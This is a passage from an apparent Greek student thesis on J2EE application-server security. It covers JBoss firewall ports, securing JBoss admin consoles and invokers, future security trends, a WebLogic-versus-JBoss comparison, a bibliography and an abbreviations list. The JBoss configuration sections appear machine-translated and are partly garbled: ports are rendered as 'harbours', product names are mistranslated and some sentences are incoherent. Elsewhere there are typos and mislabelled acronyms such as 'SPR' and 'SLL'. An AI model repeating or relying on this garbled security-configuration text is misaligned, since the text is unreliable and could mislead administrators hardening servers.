   at sun.rmi.transport.StreamRemoteCall.exceptionReceivedFromServer
...
```

Το πρόβλημα είναι ότι ο κεντρικός υπολογιστής JBoss δεν έχει τελειώσει το παράδειγμα EJB στο χρόνο ο πελάτης που επιτρέπεται. Αυτό οφείλεται στον αρχικό χρόνο οργάνωσης της ασφαλούς τυχαίας γεννήτριας αριθμού που χρησιμοποιείται από την υποδοχή κεντρικών υπολογιστών SSL. Εάν βλέπετε αυτό το ζήτημα, απλά επανάληψη το παράδειγμα πάλι ή αυξάνετε την επέκταση περιμένετε το χρόνο στο χειρόγραφο μυρμηγκιών chap8 build.xml.

5.14 Διαμορφώνοντας τον JBoss για χρήση πίσω από τοίχος προστασιας

Το JBoss έρχεται με πολλές εδρευμένες υποδοχή υπηρεσίες που ανοίγουν τους λιμένες ακούσματος. Σε αυτό το τμήμα απαριθμούμε τις υπηρεσίες που ανοικτοί λιμένες που να πρέπει να διαμορφωθούν για να εργαστούν κατά την πρόσβαση JBoss πίσω από μια αντιπυρική ζώνη. Ο ακόλουθος πίνακας παρουσιάζει τους λιμένες, τύπος υποδοχών, σχετική υπηρεσία για τις υπηρεσίες στο σύνολο αρχείων διαμόρφωσης προεπιλογής. Ο πίνακας 8.2, «πρόσθετοι λιμένες σε όλη τη διαμόρφωση» παρουσιάζει ίδιες πληροφορίες για τους πρόσθετους λιμένες που υπάρχουν σε όλο το σύνολο αρχείων διαμόρφωσης.

Port	Type	Service
1099	TCP	`org.jboss.naming.NamingService`

Port	Type	Service
1098	TCP	`org.jboss.naming.NamingService`
4444	TCP	`org.jboss.invocation.jrmp.server.JRMPInvoker`
4445	TCP	`org.jboss.invocation.pooled.server.PooledInvoker`
8009	TCP	`org.jboss.web.tomcat.tc4.EmbeddedTomcatService`
8080	TCP	`org.jboss.web.tomcat.tc4.EmbeddedTomcatService`
8083	TCP	`org.jboss.web.WebService`
8093	TCP	`org.jboss.mq.il.uil2.UILServerILService`

Πίνακας 4 Οι θύρες μιας τυπικής υλοποίησης.

Port	Type	Service
1100	TCP	`org.jboss.ha.jndi.HANamingService`
0[a]	TCP	`org.jboss.ha.jndi.HANamingService`
1102	UDP	`org.jboss.ha.jndi.HANamingService`
1161	UDP	`org.jboss.jmx.adaptor.snmp.agent.SnmpAgentService`
1162	UDP	`org.jboss.jmx.adaptor.snmp.trapd.TrapdService`
3528	TCP	`org.jboss.invocation.iiop.IIOPInvoker`
45566[b]	UDP	`org.jboss.ha.framework.server.ClusterPartition`
[a] Currently anonymous but can be set via the RmiPort attribute. [b] Plus two additional anonymous UDP ports, one can be set using the `rcv_port`, and the other cannot be set.		

Πίνακας 5 Επιπλέον θύρες για όλες τις υλοποιήσεις.

5.15 Πως να ασφαλίσουμε τον JBoss

Το JBoss έρχεται με διάφορα σημεία πρόσβασης του διαχειριστή που πρέπει να εξασφαλιστούν ή να αφαιρεθούν για να αποτρέψουν την αναρμόδια πρόσβαση στις λειτουργίες του διαχειριστή σε μια επέκταση. Αυτό το τμήμα περιγράφει τις διάφορες υπηρεσίες του διαχειριστή και πώς να τις εξασφαλίσει.

5.15.1 Το jmx-console.war

Τα jmx-console.war που βρίσκονται επεκτείνουν τον κατάλογο παρέχουν μια άποψη HTML στο JMX microkernel. Υπό αυτήν τη μορφή, παρέχει την πρόσβαση στην αυθαίρετη πρόσβαση διαχειριστών όπως τη διακοπή του κεντρικού υπολογιστή, παύση των υπηρεσιών, που επεκτείνουν τις νέες υπηρεσίες, κ.λπ. Πρέπει είτε να εξασφαλιστεί όπως οποιαδήποτε άλληδήποτε εφαρμογή Ιστού, είτε να αφαιρεθεί.

5.15.2 Το web-console.war

Τα Ιστός-console.war που βρίσκονται επεκτείνουν/το διοικητικό κατάλογο είναι μια άλλη άποψη εφαρμογής Ιστού στο JMX microkernel. Αυτό χρησιμοποιεί έναν συνδυασμό ενός applet και μιας άποψης HTML και παρέχει το ίδιο επίπεδο πρόσβασης στη λειτουργία διαχειριστή με το jmx-console.war. Υπό αυτήν τη μορφή, πρέπει είτε να εξασφαλιστεί είτε να αφαιρεθεί. Το Ιστός-console.war περιέχει τα σχολιασμένα έξω πρότυπα για τη βασική ασφάλεια σε Ιστός-INF/web.xml του καθώς επίσης και τη σχολιασμένη έξω οργάνωση για μια περιοχή ασφάλειας σε Ιστός-INF/jboss-Web.xml.

5.15.3 Το http-invoker.sar

Τα HTTP-invoker.sar που βρίσκονται επεκτείνουν τον κατάλογο είναι υπηρεσία που παρέχει την πρόσβαση RMI/HTTP για EJBs και την ονομάζοντας υπηρεσία JNDI. Αυτό περιλαμβάνει ένα servlet που επεξεργάζεται τις θέσεις τακτοποιημένου org.jboss.invocation. Αντικείμενα επίκλησης που αντιπροσωπεύουν τις επικλήσεις που πρέπει να αποσταλούν επάνω στο MBeanServer. Αποτελεσματικά αυτό επιτρέπει την πρόσβαση σε MBeans που υποστηρίζει την αποσυνδεμένη invoker λειτουργία μέσω του HTTP δεδομένου ότι κάποιο μπόρεσε να υπολογίσει πώς να σχηματοποιήσει μια κατάλληλη θέση HTTP. Στην ασφάλεια αυτό το σημείο πρόσβασης εσείς θα πρέπει να εξασφαλίσει το servlet JMXInvokerServlet που βρίσκεται στον περιγραφέα HTTP-invoker.sar/invoker.war/WEB-INF/web.xml. Υπάρχει μια ασφαλής χαρτογράφηση που καθορίζεται για την πορεία του /restricted/JMXInvokerServlet εξ ορισμού, κάποια θα έπρεπε απλά να αφαιρέσει τις άλλες πορείες και να διαμορφώσει την οργάνωση περιοχών ασφάλειας HTTP-invoker στον περιγραφέα HTTP-invoker.sar/invoker.war/WEB-INF/jboss-web.xml.

5.15.4 Το jmx-invoker-adaptor-server.sar

Το jmx-invoker-προσαρμοστής-server.sar είναι υπηρεσία που εκθέτει τη διεπαφή JMX MBeanServer μέσω μιας συμβατής διεπαφής RMI χρησιμοποιώντας την αποσυνδεμένη RMI/JRMP invoker υπηρεσία. Ο μόνος τρόπος για αυτήν την υπηρεσία που εξασφαλίζεται αυτήν την περίοδο θα ήταν να μεταστρέψει το πρωτόκολλο σε RMI/HTTP και να εξασφαλίσει το HTTP-invoker.sar όπως περιγράφεται στο προηγούμενο τμήμα. Στο μέλλον αυτή η υπηρεσία θα επεκταθεί ως XMBean με έναν αναχαιτιστή ασφάλειας που υποστηρίζει βασισμένους τους στον ρόλο ελέγχους πρόσβασης. Εάν το σας που κλίνουν έτσι αυτό είναι μια διαμόρφωση που μπορεί οργάνωση σήμερα μετά από τη διαδικασία κατέδειξε στο παράδειγμα XMBean: Τμήμα 2.4.3.2 .3, «έκδοση 3, προσθέτοντας την ασφάλεια και την εξ' αποστάσεως πρόσβαση στο JNDIMap XMBean».

Κεφάλαιο 6 Το μέλλον στο πεδίο της ασφάλειας

..εάν η ανταμοιβή ενός εγκλήματος υπερβαίνει τους σχετικούς κινδύνους και την προσπάθεια που απαιτείται για να γίνει, οι επιτιθέμενοι θα το επιχειρήσουν.

Η συνεχόμενη πάλη μεταξύ των προγραμματιστών και τους συγγραφείς κακόβουλου κώδικα είναι ένας αγώνας όπλων. Όσο και γρήγορα οι προγραμματιστές και οι IT αρχιτέκτονες σχεδιάζουν νέα μέτρα ασφάλειας, οι κακοί τύποι θα κάνουν παρόμοιες επιλογές. Για κάθε κενό ασφάλειας που θωρακίζεται, οι απατεώνες θα βρίσκουν νέους τρόπους να διαταράσσουν τα δίκτυα και να κλέβουν στοιχεία. Όπως και να έχει το να ασφαλίσουμε τους εαυτούς μας ενάντια στο κυβερνο- έγκλημα είναι δύσκολο. Ειδικά στην εποχή μας όπου πλέον τα δεδομένα δεν περιορίζονται σε υπολογιστές αλλά και σε φορητές συσκευές, όπως κινητά τηλέφωνα/ mp3 συσκευές, κτλ. Τα εγκλήματα αυτά καθεαυτά δεν πρόκειται να αλλάξουν, Spam, phising, DoS, ακόμα θα είναι στην κορυφή των εγκλημάτων αλλά θα γίνονται με διαφορετικούς μηχανισμούς.

Αυξάνεται ραγδαία ο αριθμός επιθέσεων που εκμεταλεύεται τα κενά ασφαλείας. Ως αποτέλεσμα η ασφάλεια των εφαρμογών αναπτύσσεται και αυτή με την σειρά της με τον ίδιο ρυθμό. Κάθε μέρα ξεσκεπάζουμε νέες απειλές, τεχνικές και κενά ασφαλείας. Ακόμα, επειδή τα ΜΜΕ συγκεντρώνονται στις απειλές αυτές και το πως επιρρεάζουν τον κόσμο, όπως τρομοκρατία, το ενδιαφέρον για την θωράκιση των εφαρμογών είναι πιο έντονο από ποτέ άλλοτε. Και παρά αυτό το ενδιαφέρον, νέες απειλές ανακαλύπτονται καθημερινά. Και, έτσι προκύπτει το ερώτημα «Γιατί σήμερα οι εφαρμογές είναι πιο ευάλλωτες απ' ότι ποτέ στο θέμα της ασφάλειας; Αν οι προγραμματιστές των εφαρμογών έχουν καλύτερη μόρφωση επάνω στην θωράκιση του λογισμικού και ο κώδικας που γράφεται περνάει πιο πολλά τεστ στην ασφάλεια, θα έπρεπε να έχουμε μείωση τέτοιων φαινομένων». Η απάντηση είναι ανησυχητική.

Όσο πιο πολλά δεδομένα έρχονται στην επιφάνεια για την φύση των σφαλμάτων λογισμικού και πως μπορούν να αποτελέσουν ρήξεις ασφάλειας (ώστε να μπορέσουν να φτιαχτούν), οι κακόβουλοι χρήστες μπορούν να τα χρησιμοποιήσουν άμεσα για να ανακαλύψουν αυτά τα κενά και να βρουν πρόσβαση σε εφαρμογές που μέχρι πρότεινως ήταν ασφαλείς. Αυτό σε συνδιασμό με το γεγονός ότι οι προγραμματιστές δεν είναι τέλοιοι και τα λάθη τους μπορεί να οδηγήσουν σε τέτοια σφάλματα ασφαλείας, έχουμε την συνταγή της επιτυχίας, ένα ανασφαλές διαδίκτυο που σφίζει από κενά ασφαλείας.

Δεν υπάρχει αμφιβολία πως το έντονο ενδιαφέρον σήμερα για τα κενά ασφαλείας έχει καταστήσει πιο δύσκολη την ανάδειξη νέων σφαλμάτων ασφαλείας. Ωστόσο, όπως η βιομηχανία παραγωγής λογισμικού ανεβάζει τον πύχη στην ασφάλεια/ θωράκιση των εφαρμογών, έτσι με την σειρά τους και οι hackers αντιδρούν χρησιμοποιώντας πιο εξελιγμένες τεχνικές και εργαλεία δυείσδησης. Αναγνωρίζοντας λοιπόν αυτόν τον αγώνα και τον ρυθμό που έχει, η κοινότητα των προγραμματιστών προσπάθησε να δημιουργήσει τεχνόλογίες που θωρακίζουν τις εφαρμογές βασισμένη στην ιδέα πως σφάλματα θα υπάρχουν πάντα αλλά η εκμετάλευση τους να είναι δύσκολη ή ακόμα και αδύνατη κάποιες φορές.

Το διαδίκτυο θα συνεχίσει να είναι ο πρωταρχικός στόχος των κακόβουλων χρηστών, ακόμα και στο μέλλον, για τον λόγο πως τα στοιχεία που υπάρχουν πίσω από τα τείχη ασφαλείας κάθε εταιρίας φιλοξενούνται στον web server της. Πολλές από αυτές τις διαδυκτιακές εφαρμογές κατασκευάζοναι από μικρές εταιρίες χωρίς να έχουν γνώση των θεμάτων ασφαλείας που αφήνουν εκτεθειμένα. Και παρόλο που αλλάζει αυτή η κατάσταση λόγω της αυξανόμενης εκπαίδευσης που έχουμε στην κοινότητα των προγραμματιστών, τα πράγματα δυσκολεύουν γιατί οι τεχνόλογίες αυτές καθευατές εξελλίσονται ραγδαία.

Για πολλά χρόνια υπήρχαν κάποιοι γνωστοί τρόποι για να επιτεθείς σε έναν εξυπηρετητή, όπως: SQL Ingection, Cross-Site scripting, HTTP response splitting, κτλ. Σε κάποια από αυτά οι προγραμματιστές έχουν αναπτύξει τρόπους αντιμετώπισης, σε άλλους όχι. Στο μεταξύ έχουμε ανάπτυξη της τεχνολογίας και πιο πολύπλοκα συστήματα αναδυκνύωνται φέρνοντας στο φως καινούργιες απειλές. Τεχνολογίες, όπως: Ajax, XML, Seriallizaion / DeSerialization, αφήνουν πολλά κενά ασφαλείας σε έναν νέο προγραμματιστή.

Συμπέρασμα: Σήμερα, με την προσοχή στραμμένη στην διόρθωση σφαλμάτων σε κλάσεις ευρέως διαδεδομένες, είναι πιθανόν πως πολλά κενά ασφαλείας θα εκλείψουν πλήρως. Ειδικά, μηχανισμοί ασφάλειας, τόσο στο λειτουργικό όσο και στο μηχανικό κομμάτι κάνουν αδύνατη την εκμετάλευση σφαλμάτων από υπερχείλιση ή χάσιμο μνήμης. Έτσι, λοιπόν, τα επόμενα χρόνια περιμένουμε να δούμε στροφή των hackers σε λογικά προβλήματα τα οποία θα είναι αποτέλεσμα τη ραγδαίας ανάπτυξης των API’s ή πολύπλοκων συστημάτων που καλούνται να πέρνουν αποφάσεις. Θα υπάρχει αυξημένη προσοχή στις «εφαρμογές πελάτες», σαν αυτές που θα γίνονται πιο δυνατές με πιο πολλές λειτουργίες, τις οποίες φυσικά μπορεί να αφεθούν εκτεθειμένες σε μη έμπιστους χρήστες.

Πολύπλοκες web εφαρμογές θα συνεχίσουν να τραβούν το ενδιαφέρον των κακόβουλων χρηστών. Και όσο η τεχνολογία εξελλίσεται, τόσο θα συνεχίζει να αυξάνεται και η ανάγκη για ασφάλεια των νέων μόλις τεχνολογιών.

Ακόμα, περιμένουμε να δούμε αύξηση των επιθέσεων σε συσκευές δικτύου όπως «έξυπνες» ηλεκτρικές συσκευες, δρομολογητές επειδή έχουν κυρίαρχη θέση στα δίκτυα. Στο στόχαστρο θα μπούν κάποια στιγμή, όλες οι συσκευές διαχείρισης δεδομένων, από παιχνιδομηχανές μέχρι κινητά τηλέφωνα.

Κεφάλαιο 7 Συμπεράσματα

7.1 Αποτελέσματα Εργασίας

Στην παρούσα εργασία προσπαθήσαμε να ξετυλίξουμε το κουβάρι του J2EE framework και συγκεκριμένα το κομμάτι που ασχολείται με τους application servers και την ασφάλεια τους. Για να μπορέσουμε όμως να εξετάσουμε αυτές τις υλοποιήσεις των δύο πιο γνωστών, διαδεδομένων και έγκυρων application servers, αυτών της Oracle και της JBoss, ξεκινήσαμε τιν περιήγησή μας στον χώρο του J2EE από τα βασικά. Είδαμε το τι είναι και ποιες τεχνολογίες χρησιμοποιεί ένας τέτοιος εξυπηρετητής και επίσης τις τεχνολογίες με τις οποίες είναι άρρηκτα συνδεδεμένος, λόγω του ότι αυτές συνθέτουν τους ιστοχώρους που φιλοξενούνται μέσα του. Εξετάσαμε λοιπόν την απαρχή του J2EE framework με την εφεύρεση του Java Servet Specification 1.1, στη συνέχεια είδαμε την ανάπτυξή του με την τεχνολογία του JavaServer Pages (JSP) και φυσικά την κατάληξη όλων αυτών στην JavaServer Faces (JSF). Επίσης, αναφερθήκαμε στην αρχιτεκτονική που πλέον τα περισότερα διαδικτυακά συστήματα εφαρμόζουν, την ονομαζόμενη 3 – tier αρχιτεκτονική και τον λόγο που αυτή επιλέγεται έναντι κάποιων άλλων αρχιτεκτονικών.

Αφού ολοκληρώσαμε την επισκόπηση όλων αυτών των τεχνολογιών που ήταν ανάγκαιο να μελετήσουμε ούτως ώστε να μπορέσουμε να καταλάβουμε πως δουλεύει το σύστημα, εξετάσαμε δύο πράγματα. Τα πιο συνηθισμένα προβλήματα που εμφανίζονται στον πεδίο των ιστοχώρων σήμερα (αναφερόμενοι πάντα για διαδραστικά site τύπου CRUD) και τρόπους αντιμετώπισης αυτών.

Και έτσι φτάσαμε στο επίμαχο σημείο, αυτό της ασφάλειας τέτοιου είδους εξυπηρετητών και πιο συγκεκριμένα το πως κάθένας από αυτούς υλοποιεί το υπόστρωμα ασφαλείας. WebLogic και JBoss και οι δύο οικοδομημένοι πάνω στην J2EE πλατφόρμα, χρησιμοποιούν κατα κύριο λόγο το JAAS (Java Authentication & Authorization Service) για την ασφάλεια τους, από ασφάλεια αντικείμένων μέσα στον web container μέχρι προστασία των tokens και με πρόσθετο SLL για κυριαρχία της σύνδεσης.

Σε πολλά σημεία παρατηρούμε πως ο WebLogic με τον JBoss έχει κοινά σημεία στον τομέα αυτό και σε αυτό οφείλεται το J2EE. Αξίζει να σημειωθεί ωστόσο πως σε κάποια θέματα έχουν και κάποιες μικροδιαφορές, σαν την ασφάλεια των συνδέσεων με τις βάσεις δεδομένων όπου εκεί ο εξυπηρετητής της Oracle φαίνεται να υπερτερεί σε κάποια σημεία λόγω της πολύχρονης εμπειρίας της εταιρίας ως προς τις βάσεις δεδομένων. Επιπλέον και οι δύο προμηθευτές χρησιμοποιούν σαν επιπρόσθετο μέτρο το πρότυπο Secure Remote Password (SPR) με τον JBoss να τον περιλαμβάνει ως επιπλέον σε ένα πακέτο πρόσθετης ασφάλειας (JBossSX) και να τον ενσωματώνει στο API του.

Εν κατακλείδι στα σημεία νομίζουμε πως ο WebLogic υπερτερεί, καθώς απευθύνεται σε πιο πολύπλοκες εφαρμογές, μεγαλυτερης βαρύτητας / κρισημότητας, ένω ο JBoss προσανατολίζεται σε μικρότερου μεγέθους εφαρμογές, όπως εταιρικούς ιστοχώρους και eshops. Και αυτό λόγω της αυξημένης βαρύτητας που έχει η Oracle στα συστήματα βάσεων δεδομένων.

7.2 Μελλοντική Έρευνα

Τα τελευταία χρόνια με την έξαρση του διαδικτύου, όπου οι ιστοχώροι, εταιρικοί και προσωπικοι, αυξάνονται με ρυθμούς γεωμετρικής ακολουθίας, έχουμε ταυτόχρονα οπώς προείπαμε και αύξηση του ηλεκτρονικού εγκλήματος. Αυτό με την σειρά του έχει οδηγήσει στη δημιουργία κινημάτων, ειδικά από τους χώρους των προγραμματιστών, που έχουν σαν κύριο μέλημα την ασφάλεια του διαδικτύου. Τρόπους με τους οποίους μπορούμε να θωρακίζουμε εφαρμογές, συνταγές ασφάλειας ιστοχώρων κτλ.

Η Open Web Application Security Project (Owasp.org) είναι μια σελίδα η οποία έχει συνταχθεί απο μία τέτοια κοινότητα και έχει ως στόχο να κάνει ορατή την ασφάλεία των εφαρμογών, ώστε να μπορεί ο καθένας, άνθρωπος ή οργανισμός, να πάρει ξεκάθαρες αποφάσεις για οποιαδήποτε ρίσκα του προκύψουν σε θέματα ασφάλειας. Μέσα από μια περιήγηση στον ιστοχώρο θα δούμε έντονα την προσπάθεια ενημέρωσης όχι μόνο του προγραμματιστή αλλά και του απλού ανθρώπου για θέματα ασφάλειας. Υλικό όπως παρουσιάσεις, video και άρθρα, μαζί με διάφορα blogs με καθημερινή ενημέρωση είναι αναρτημένα για την ενημέρωση μας.

Παράλληλα όμως με το επίπεδο της ενημέρωσης λειτουργεί και ένα “open source” έργο για την δημιουργία ενός πακέτου το οποίο ίσως πάρει “Sun approval” στον ερχόμενο διαγωνισμό, και το πάρει η Sun για να το επεξεργαστεί και το συμπεριλάβει σε μεταγενέστερη έκδοση της Java.

Άσχετα με τις διάφορες κοινότητες και η κάθε εταιρία από τις δύο που εξετάσαμε παρακολουθεί τις εξελίξεις μέσα στον χώρο και μέσα από την έρευνα και τις δικές τις ομάδες από ερευνητές, προγραματιστές και ειδικούς ασφάλειας (hackers) προσπαθούν κάθε στιγμή να είναι στην ίδια σελίδα με τα γεγονότα του χώρου. Υπάρχουν και εκεί ανοιχτά έργα διευθυνόμενα από τις ίδιες τις εταιρίες με στόχο αυτό ακριβώς, την άμεση ενημέρωση του λογισμικού σε τυχόν ρήγματα ασφαλείας.

“.. in the end, it’s all about the money” και με αυτήν την φράση εννοούμε πως και οι δύο εταιρίες, μαζί με τις κοινοτητές τους, αποσκοπούν στο κέρδος άρα και θα υπάρχει συνεχόμενη βελτίωση σε αυτούς τομείς όσο η τεχνολογία επιτρέπει να αναδύονται καινούργια προβληματα.

Βιβλιογραφία

Πηγές που χρησιμοποιήθηκαν για την εργασία είναι τα ακόλουθα URL:

- **JBoss AS:**
  - http://docs.jboss.org/

- **OracleWebLogic:**
  - http://www.oracle.com/technology/documentation/index.html

- **3 – tier Αρχιτεκτονική:**
  - http://en.wikipedia.org/wiki/Multitier_architecture
  - http://www.oracle.com/technology/products/ias/toplink/doc/1013/main/_html/undtldev010.htm

- **J2EE Technologies:**
  - http://java.sun.com/javaee/technologies/webapps/

- **Άρθρα:**
  - http://www.mcafee.com/us/local_content/misc/sage_0407.pdf
  - http://www.cgisecurity.com/lib/wpfuture.pdf
  - http://www.symantec.com/connect/articles/trends-web-application-security

Βιβλία:

- Computer Security in the 21st Century (D. T. Lee, S. P. Shieh & J. D. Tygar, 2005)

Παράρτημα Α Συντομογραφίες

0-9		
A	**API**	Application Programming Interface
B		
C	**CPU**	Central Processing Unit
	CSRF	Cross-site request forgery
	CRUD	Application that can do the basic function on new element like Create, Update, Delete. Used for dynamic sites
D	**DES**	Data Encryption Standard
E	**EJB**	Enteprise JavaBeans Technology
F		
G		
H	**HTTP**	Hypertext Transfer Protocol
	HTTPS	HTTP Over SSL
	HTML	HyperText Markup Language
I	**ID**	Identification
J	**JSF**	JavaServer Faces Technology
	JSEE	Java Standar Enteprise Edition
	JMX	Java Management Extensions
K		
L	**LDAP**	LightWeight Directory Access Protocol
M		

N		
O		
P		
Q		
R	**RMI**	Remote Method Invocation
S	**SSL**	Secure Sockets Layer
	SRP	Secure Remote Password Protocol
	SDK	Software development kit
T	**TLS**	Transport Layer Security
U	**UI**	User Interface
	URL	Uniform Resource Locator
V		
W		
X	**XML**	Extensible Markup Language
Y		
Z		